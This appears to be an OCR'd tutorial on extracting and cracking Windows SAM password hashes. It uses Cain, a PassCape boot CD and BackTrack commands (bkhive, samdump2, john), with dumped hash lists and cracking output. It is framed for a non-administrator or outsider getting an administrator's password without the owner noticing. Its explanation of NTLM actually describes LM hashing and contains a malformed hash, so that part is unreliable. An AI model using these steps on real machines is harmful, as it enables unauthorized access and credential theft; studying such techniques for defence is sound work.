
When Microsoft saves the password, it saves them in LMHash. Now there is NTLM hash.

The Microsoft in work group environment registers the passwords in sam files. It is in system32/config folder. We cant do anything to the SAM file while the operating system active as it is protected.

To get the data in SAM file we have thwo methods. The first method to bring program that can extract the data in SAM file and the second method is to boot from another operating system through the live CD.

I. Method 1 to get the data in SAM file:

This method if you are local in machine as normal user and you want to get the password of the machine for administrator. To find the administrator user while you are not administrator, you can use cain program. Click cracker. Ask him to bring the hash for local system.



Add NT Hashes from

● Import Hashes from local system


☐ Include Password History Hashes

○ Import Hashes from a text file


○ Import Hashes from a SAM database

SAM Filename

Boot Key (HEX)



User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	chall
Administrator	* empty *	*	* empty *	AAD3B435B51404EEAAD3B435B51404EE	31D6CFE0D16AE931B73C59D7E0C089C0	
Guest	* empty *	*	* empty *	AAD3B435B51404EEAAD3B435B51404EE	31D6CFE0D16AE931B73C59D7E0C089C0	
HelpAssistant				E199CE2B60DBE29BF3C31BD400DA2A3A	347EDA802496E9E849DB3278B3A13758	
SUPPORT_388945a0	* empty *	*		AAD3B435B51404EEAAD3B435B51404EE	2D4A03A467D3D6973EDC0414FE5011EE	
useer		*		F0D412BD764FFE81AAD3B435B51404EE	209C6174DA490CAEB422F3FA5A7AE634	



Charset

● Predefined

ABCDEFGHIJKLMNOPQRSTUVWXYZ

○ Custom

Password length

Min 5

Max 5

Start from

ADMIN

Keyspace

5791890

Current password


Key Rate

Time Left

```
Plaintext of AAD3B435B51404EE is
Plaintext of F0D412BD764FFE81 is ADMIN
Attack stopped!
2 of 2 hashes cracked
```

II. Method 2 to use CD to reset the password or crack the SAM file hash:

This method used when you are not logged in the device and you don't have account. In this method you can reset the password using PassCape CD. The problem is that the user knows that the password was reset. So the other way is to try to crack the password in the SAM file.



Reset Windows Password

Welcome to Reset Windows Password

This Wizard will guide you through the steps of resetting or recovering your lost Windows account password.

Interface language: English

Recovery mode


● SAM - work with regular user accounts

○ AD - work with Active Directory accounts

What do you want to do: Reset or change user account password

PASSCAPE
Reset or change user account password
Lookup user passwords
Dump (export) password hashes to text file
Dump (export) domain cached credentials to text file
Remove user sensitive information
Load IDE/SATA/SCSI/RAID driver
Restore previously modified password or data

Choose to reset or change user account password. Put the new password for the user you want to change its password.



Reset or change user account password

Resetting SAM user account password (step 3 of 4)

In order to proceed, select a user account you want to reset the password for.

User list


User name	User RID	Administrator	Status
Administrator	000001F4	Yes	🔒
Guest	000001F5	No	🔒
HelpAssistant	000003E8	No	🔒
SUPPORT_388945a0	000003EA	No	🔒
useer	000003EB	Yes	🔒

Legend

- Administrator
- User
- Guest
- Operator
- System account
- Passworded
- Password not set

Account properties

Account locked:	No	Account disabled:	No
Password expired:	Never	No password required:	No
Password history present:	No		
Password hint:			



Reset or change user account password

Resetting SAM user account password (step 4 of 4)

Enter new password for the user account you selected or set blank password to reset it. Pay special attention to additional options. Windows will decline the password if the account is locked or disabled.

User account information

SAM path	C:\WINDOWS\System32\Config\SAM
Account name	useer
Account RID	1003
Account description	


Reset

Account locked	No
Account disabled	No
Password expired	No
New password	

Try to choose make dump export password hashes to file. Save the dumped passwords in usb drive. You must boot from the usb drive in order to save the file on it.
Open the saved text file.


The file consists from: User name: user id: LM hash: NTLM hash

We will crack LM hash




```
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:Built-in account for administering the
computer/domain:
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:Built-in account for guest access to the computer/domain:
HelpAssistant:1000:E199CE2B60DBE29BF3C31BD400DA2A3A:347EDA802496E9E849DB3278B3A13758:Account for Providing Remote Assistance:
SUPPORT_388945a0:1002:NO PASSWORD*********************:2D4A03A467D3D6973EDC0414FE5011EE:This is a vendor's account for the Help and
Support Service:
useer:1003:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634::
```

You can use the website www.onlinehashcrack.comin order to crack passwords



Or you can use the cain program
The dumped sam file



- C:\windows\system32\config\sam file

```
Administrator:500:598DDCE2660D3193AAD3B435B51404EE:2D20D252A479F485CDF5E171D93985BF:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
HelpAssistant:1000:B991A1DA16C539FE4158440089BE1FFA:2E83DB1AD7FD1DC901F36412063604E9:::
SUPPORT_388945a0:1002:NO PASSWORD*********************:F5C1D381495940F434C42AEE04DE990C:::
Hackers:1003:37035B1C4AE2B0C5B75E0C8D76954A50:7773C08920232397CAE081704964B786:::
Admin:1004:NO PASSWORD*********************:NO PASSWORD*********************:::
Martin:1005:624AAC413795CDC1AAD3B435B51404EE:C5A237B7E9D0E700D0436B6140A25FA1:::
John:1006:624AAC413795CDC1FF17365FAF1FFE89:3B1B47E42E0463276E3DED6CEF349F93:::
Jason:1007:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::
Smith:1008:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::
```


Windows 2000 uses NT Lan Manager (NTLM) hashing to secure passwords in transit on the network. Depending on the password, NTLM hashing can be weak and easy to break. For example, let's say that the password is 123456abcdef _. When this password is encrypted with the NTLM algorithm, it's first converted to all uppercase:123456ABCDEF_. The password is padded with null (blank) characters to make it 14 characters long:123456ABCDEF__

123456A = 6BF11E04AFAB197F

BCDEF__ = F1E9FFDCC75575B15

The hash is:6BF11E04AFAB197FF1E9FFDCC75575B15 (NTLM hash)

You can crack the sam file using the backtrack




Crack SAM password By backtrack

```
fdisk -l
Mount /dev/sda1 /root/
Cd /root/WINDOWS/system32/config
Bkhive SYSTEM pass1.txt
Samdump2 SAM pass1.txt > Pass2.txt
Cd /pentest/password/john
./john /root/Windows/system32/config/pass2.txt
```

To see the hard disk, write in backtrack

fdisk –l




```
root@root:~# fdisk -l

Disk /dev/sda: 42.9 GB, 42949672960 bytes
255 heads, 63 sectors/track, 5221 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x3fa13fa1

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1        5220    41929618+   7  HPFS/NTFS
root@root:~# 
```

Mount the windows partition


```
#  mount  /dev/sda1    /root

#cd  /Windows/system32/config

#bkhive  system  password1.txt

#  samdamp2  SAM  password1.txt  >  password2.txt
#  /pentest/passwords/john
```

```
#  ./john    /root/Windows/system32/config/password2.txt
```



```
root@root:~/WINDOWS/system32/config# samdump2 SAM password1.txt > password2.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : SAM
root@root:~/WINDOWS/system32/config# cd /pentest/passwords/john/
root@root:/pentest/passwords/john# ./john /root/WINDOWS/system32/config/password2.txt
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 6 password hashes with no different salts (LM DES [128/128 BS SSE2])
ADMIN            (useer)
                 (SUPPORT_388945a0)
                 (Guest)
                 (Administrator)
```

